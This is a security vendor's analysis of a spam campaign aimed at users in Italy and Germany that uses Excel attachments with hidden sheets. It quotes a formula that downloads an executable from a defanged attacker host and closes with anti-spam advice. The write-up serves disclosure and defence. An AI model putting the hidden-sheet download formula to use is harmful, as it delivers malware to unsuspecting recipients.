
Insights and analysis by Matthew John Camacho
A spam campaign using emails that have Excel file (.xls) attachments (detected by Trend Micro as Trojan.XF.HIDDBOOK.THDBHBO) has been seen circulating and targeting users in Italy and some users in Germany and other countries. The attachment appears blank when opened, but it has a sheet set to “hidden” that attempts to connect to a URL and download a file. Setting sheets to hidden is a documented feature.

Some of the subjects of the spam emails written in Italian involve topics such as the availability of a free service, correcting information, invoice details, order completion, and service assistance. The sample shown below informs the receiver that their order has been completed, and comes with the attachment “fattura_10.xls.” Fattura is an Italian word that means invoice.

Upon downloading and opening the attachment, a prompt to “Enable Content” appears. At first glance, the Excel file appears empty. Once enabled, the file will attempt to connect to a URL and download another file through the formula “=FORMULA(“hxxp://gstat.dondyablo[.]com/fattura.exe”, $BB$54”. Note that the hidden sheet still won’t show itself even after enabling the content.


The hidden sheet can be manually unhidden, as it is only set to hidden and not to “very hidden.” Very hidden sheets are not accessible via the Excel user interface unless another tool is used. Hidden sheets and formulas can be used to potentially download malicious files and connect to suspicious domains, opening more possibilities for the threat actors.
We recently saw a similar campaign using a malicious Microsoft Excel 4.0 Macro sheet with a suspicious formula that is set to “very hidden.” It was also propagated through spam emails.
Defense against spam
Spam email is one of the vehicles cybercriminals use to spread malicious files. Users can defend against these types of threats with the following best practices:
- Be wary of downloading attachments or clicking links in emails coming from unfamiliar sources. Hover the pointer over a link to check the link’s URL.
- Check the email address of the sender. If it is unfamiliar or is not linked to a reputed organization, it is best not to perform any action related to the email.
- Watch out for grammatical errors and misspellings in the email body. Emails from legitimate companies are usually well-constructed.
- Keep email addresses and other personal information private. This lessens the chances of receiving spam emails.
Security solutions can also help safeguard against spam and other email-based threats:
- Trend Micro™ Email Security - Analyzes the header and content of the email and the authenticity and reputation of the email sender to protect against malicious senders.
- Trend Micro™ Deep Discovery™ Email Inspector – Employs custom sandboxing, predictive machine learning, and web filtering to detect and block malicious emails.
Indicators of Compromise
For the list of IoCs, please refer to this document.